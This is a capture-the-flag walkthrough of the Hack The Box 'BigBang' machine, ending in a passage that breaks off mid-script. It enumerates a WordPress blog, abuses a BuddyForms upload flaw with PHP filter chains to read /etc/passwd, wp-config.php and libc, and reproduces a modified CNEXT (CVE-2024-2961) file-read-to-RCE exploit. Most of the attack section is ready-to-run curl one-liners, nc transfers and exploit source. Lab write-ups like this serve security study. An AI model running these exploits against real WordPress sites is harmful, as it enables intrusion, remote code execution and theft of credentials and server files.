

 Hack The Box
Nmap Results
# Nmap 7.95 scan initiated Mon Jan 27 10:06:38 2025 as: /usr/lib/nmap/nmap -Pn -p- --min-rate 2000 -sC -sV -oN nmap-scan.txt 10.129.189.185
Nmap scan report for 10.129.189.185
Host is up (0.016s latency).
Not shown: 65533 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.9p1 Ubuntu 3ubuntu0.10 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 d4:15:77:1e:82:2b:2f:f1:cc:96:c6:28:c1:86:6b:3f (ECDSA)
|_  256 6c:42:60:7b:ba:ba:67:24:0f:0c:ac:5d:be:92:0c:66 (ED25519)
80/tcp open  http    Apache httpd 2.4.62
|_http-server-header: Apache/2.4.62 (Debian)
|_http-title: Did not follow redirect to http://blog.bigbang.htb/
Service Info: Host: blog.bigbang.htb; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Mon Jan 27 10:07:02 2025 -- 1 IP address (1 host up) scanned in 24.51 secondsnmap scan output. We can see a HTTP redirect to http://blog.bigbang.htb, which we should add to our /etc/hosts file.echo -e '10.129.189.185\t\tblog.bigbang.htb' | sudo tee -a /etc/hostsService Enumeration
TCP/80
Walking the Application
 Björn Kimminich





Penetration Testing
Initial Observations

- The blog is running on WordPress, so we should analyze it for any plugin, theme, and other WordPress vulnerabilities
- The tool
wpscanwill be ideal for this task
- The tool
- We see a username of
rootas a WordPress author- Being WordPress, the login page is at
/wp-adminor/wp-login.php - We should test for guessable credentials, SQL injection is probably low likelihood if it's a recent version of WordPress, but worth doing some quick tesets
- Being WordPress, the login page is at
- There is a form submissions plugin / integration called "BuddyForms". Looking at my proxy history, I can see a request for
GET /wp-content/plugins/buddyforms/assets/js/bf-global-js-big-bang.js?ver=6.5.4- Looking at the plugin page for WordPress, it seems the current version (as of this writing) is
2.8.13, so6.5.4is probably the WordPress version - The file upload aspect of the form presents an attack surface we should probe further
- Looking at my request history, I can see a potential upload path:
GET /wp-content/uploads/2024/06/f8724a71a5bc071c43ecb8040727d0db.jpg HTTP/1.1
- Looking at the plugin page for WordPress, it seems the current version (as of this writing) is

Enumerating BuddyForms Version
 BuddyForms
Looking at the directory structure here, there should be a readme.txt file with a changelog

readme.txt location
2.7.7
 Joshua Martinelle
A more detailed write-up of the vulnerability here
WPScan
wpscan --url http://blog.bigbang.htb -e \
--detection-mode aggressive --plugins-detection mixed \
--api-token paste_api_token_here \
-o wpscan-out.txt
cat wpscan-out.txt
/wp-content/uploads/ directory


shawking as wellExploit Proof of Concept


1.png in the directory listing.
Dummy plugin, so the deserialization via the phar:// wrapper does not workThe premise of the exploit chain is:
- Upload a file due to insufficient input validation in the
upload_image_from_url()function. This passes the URL tofile_get_contents()and reads the file from our web server and stores it server side. This passes validation due to theGIF89amagic bytes at the start of the file. - Now with the file stored server side, we can execute
upload_image_from_url()with a relative URL andphar://../filter to read the stored file. Except whenfile_get_contents()reads the file, deserialization fails, because we don't have a valid plugin to execute theEvilclass.
Arbitrary File Read with PHP Wrappers
I first tried a simple base64-encode wrapper to try and read a file from the system, but quickly realized that it would not work. The reason for this is when we pass the PHP to upload_image_from_url() it's going to read the file contents using file_get_contents() and make a determination:
Is the file a GIF file as specified in the accepted_files=image/gif specification? If it is, then store it server side in /wp-content/uploads/yyyy/MM/ as a .png file.
.phar file before, because we prepended the GIF89a magic bytes to the file. So, how can we do this with a PHP filter?

My research led me here...
 ambionics
Which led me here...
git clone https://github.com/ambionics/wrapwrapcd wrapwrapapt, so we'll use a virtual environment to install the prerequisites and execute the toolRun
deactivate when finished with the virtual environment.virtualenv .wget https://github.com/ambionics/cnext-exploits/raw/refs/heads/main/requirements.txtpython3 -m pip install -r requirements.txtpython3 wrapwrap.py -h
prefix to the file contents read by the PHP filter, so we'll specify GIF89a as the prefix to satisfy the requirementnb_bytes argument is ignored, and we end up losing some bytes on larger files. However, I had mixed results with certain files when using a suffix. So, try with and without a suffix to see if you get different results.Also, the web server on this box is incredibly slow when initiating that first HTTP request. Not really sure what the underlying mechanism is, but if you do
while true; do curl -s http://blog.bigbang.htb/ >/dev/null && sleep 1 ; done , this loop will ensure that your requests are processed much more quickly.python3 wrapwrap.py /etc/passwd 'GIF89a' ';' 1000I noted that a ; character seemed to be the way most GIF files are terminated, but as mentioned before, try without a suffix too to see if you get different results for different files
echo "action=upload_image_from_url&url=$(cat chain.txt)&id=1&accepted_files=image/gif" > curl_data.txtcurl -i -H 'Content-Type: application/x-www-form-urlencoded' -d @curl_data.txt http://blog.bigbang.htb/wp-admin/admin-ajax.php
/etc/passwd is stored at 1-7.png
curl -s http://blog.bigbang.htb/wp-content/uploads/2025/01/1-7.png -o - | sed -e 's/GIF89a//g' -e 's/=0A/\n/g' -e 's/=0D/\r/g' -e 's/>=.*//g'

/proc/self/status the current process is apache2 and running as UID 33 and GID 33 which is typically www-data
curl output, reading /proc/net/tcp, to a one liner to parse TCP states, it's almost certain that WordPress is operating in a Docker container. The DBMS seems to be running on the Docker host.
/proc/net/route and piping to a one liner to parse the output, again looking like a Docker container based on the subnetMore Research
At this point, I'm not seeing any information locally that I can use to my advantage. Reading ../wp-config.php has the DBMS username and password — wp_user:wp_password — and obviously has no use to us. I couldn't find any other files that disclose interesting information (doesn't help that it's in a Docker container).

So, I went back to the drawing board and did a Google search...



 ambionics
There's already a public exploit for RCE, but it requires us to make some modifications based on the target web application
Exploit
Understanding the Exploit
Effectively, the exploit chain can be summarized as:
- Use LFI to enumerate the box
- The exploit is going to read LIBC symbols from a file on your system as specified in this variable:
LIBC_FILE = "/dev/shm/cnext-libc" - We want to use
libc.so.6from the target, but if we use LFI to download it, the file is corrupted. However, we can find an equivalent version if we know the version in use on the system. - Download
libc.so.6from the target and usestringsto parse the version
- The exploit is going to read LIBC symbols from a file on your system as specified in this variable:
- Spin up a VM / Docker container with the right version of
libc.so.6and copy the file to our attack box - Modify the source code to fit the target web application
- In the case of the original exploit, it's using a simple
HTTP POSTwith a file payload - To match this target, we need to:
- Use
http://blog.bigbang.htb/wp-admin/admin-ajax.phpto send a payload - Receive a JSON response back with the
.pngfile location - Download the
.pngfile and parse the data
- Use
- In the case of the original exploit, it's using a simple
Obtain LIBC Version
filename='/lib/x86_64-linux-gnu/libc.so.6' ; python3 wrapwrap.py "$filename" 'GIF89a' '' 1200 >/dev/null && echo "action=upload_image_from_url&url=$(cat chain.txt)&id=1&accepted_files=image/gif" > curl_data.txt && curl -s -H 'Content-Type: application/x-www-form-urlencoded' -d @curl_data.txt http://blog.bigbang.htb/wp-admin/admin-ajax.php | jq '.response' | xargs curl -s -o - | sed -e 's/GIF89a//g' -e 's/=0A/\n/g' -e 's/=0D/\r/g' -e 's/>=.*//g' | strings | grep 'release version'
Obtain LIBC from Docker Host
For this bit, I spun up a debian:12.4 Docker container in my home lab to grab the libc.so.6 shared object from, since that would be equivalent to the target's.
deb12u4 string, indicating Debian 12.4docker run -it --rm debian:12.4apt update && apt install -y netcat-openbsdInstall nc on the Docker container
Then, from here, use nc to transfer the file back to my attack box.
sudo nc -q 3 -lnvp 443 > libc.so.6Start a socket and output to file
nc -q 3 -nv 10.6.6.6 443 < /lib/x86_64-linux-gnu/libc.so.6Transfer the file to Kali
Modify the Exploit
The majority of the modifications occur in the Remote() class, as we need to tailor things to work with the /wp-admin/admin-ajax.php application and the fact that it's taking image file types and returning the path to the file in a JSON response. Exploit source can be found here.
libc.so.6 file with the variable LIBC_FILE = "./libc.so.6"Modified Exploit
#!/usr/bin/env python3
#
# CNEXT: PHP file-read to RCE (CVE-2024-2961)
# Date: 2024-05-27
# Author: Charles FOL @cfreal_ (LEXFO/AMBIONICS)
#
# TODO Parse LIBC to know if patched
#
# INFORMATIONS
#
# To use, implement the Remote class, which tells the exploit how to send the payload.
#

from __future__ import annotations

import base64
import urllib.parse
import zlib
import urllib

from dataclasses import dataclass
from requests.exceptions import ConnectionError, ChunkedEncodingError

from pwn import *
from ten import *


HEAP_SIZE = 2 * 1024 * 1024
BUG = "劄".encode("utf-8")


class Remote:
    """A helper class to send the payload and download files.

    The logic of the exploit is always the same, but the exploit needs to know how to
    download files (/proc/self/maps and libc) and how to send the payload.

    The code here serves as an example that attacks a page that looks like:

    ```php
    <?php

    $data = file_get_contents($_POST['file']);
    echo "File contents: $data";
    ```

    Tweak it to fit your target, and start the exploit.
    """

    def __init__(self, url: str) -> None:
        self.url = url
        self.session = Session()

    def send(self, path: str) -> Response:
        """Sends given `path` to the HTTP server. Returns the response.
        """

        data = {'action' : 'upload_image_from_url',
                'url' : urllib.parse.quote_plus('php://filter/convert.base64-encode|convert.iconv.855.UTF7|convert.iconv.CSGB2312.UTF-32|convert.iconv.IBM-1161.IBM932|convert.iconv.GB13000.UTF16BE|convert.iconv.864.UTF-32LE|convert.base64-decode|convert.base64-encode|convert.iconv.855.UTF7|convert.iconv.CP-AR.UTF16|convert.iconv.8859_4.BIG5HKSCS|convert.iconv.MSCP1361.UTF-32LE|convert.iconv.IBM932.UCS-2BE|convert.base64-decode|convert.base64-encode|convert.iconv.855.UTF7|convert.iconv.INIS.UTF16|convert.iconv.CSIBM1133.IBM943|convert.iconv.IBM932.SHIFT_JISX0213|convert.base64-decode|convert.base64-encode|convert.iconv.855.UTF7|convert.iconv.CSA_T500.UTF-32|convert.iconv.CP857.ISO-2022-JP-3|convert.iconv.ISO2022JP2.CP775|convert.base64-decode|convert.base64-encode|convert.iconv.855.UTF7|convert.iconv.L6.UNICODE|convert.iconv.CP1282.ISO-IR-90|convert.base64-decode|convert.base64-encode|convert.iconv.855.UTF7|convert.iconv.CP-AR.UTF16|convert.iconv.8859_4.BIG5HKSCS|convert.iconv.MSCP1361.UTF-32LE|convert.iconv.IBM932.UCS-2BE|convert.base64-decode|convert.base64-encode|convert.iconv.855.UTF7|convert.iconv.UTF8.UTF16LE|convert.iconv.UTF8.CSISO2022KR|convert.iconv.UCS2.UTF8|convert.iconv.8859_3.UCS2|convert.base64-decode|convert.base64-encode|convert.iconv.855.UTF7|convert.iconv.PT.UTF32|convert.iconv.KOI8-U.IBM-932|convert.iconv.SJIS.EUCJP-WIN|convert.iconv.L10.UCS4|convert.base64-decode|convert.base64-encode|convert.iconv.855.UTF7|convert.base64-decode/resource='+path),
                'id' : '1',
                'accepted_files' : 'image/gif'}
        return self.session.post(self.url, data=data)


    def send_exploit(self, payload: bytes) -> Response:
        """Sends the payload to the server.
        """
        data = {'action' : 'upload_image_from_url',
                'url' : urllib.parse.quote_plus(payload),
                'id' : '1',
                'accepted_files' : 'image/gif'}
        return self.session.post(self.url, data=data)

    def download(self, path: str) -> bytes:
        """Returns the contents of a remote file.
        """
        path = f"php://filter/convert.base64-encode/resource={path}"
        file_path = self.send(path).json()['response']

        if 'File type' in file_path:
            print(file_path)
            return b''

        response = self.session.get(file_path)
        data = response.content[6:]
        return data

    def data_decode(self, data:bytes)->bytes:
        data = data.decode('latin-1')
        return base64.decode(data + (4 - len(data) % 4) * '=')

@entry
@arg("url", "Target URL")
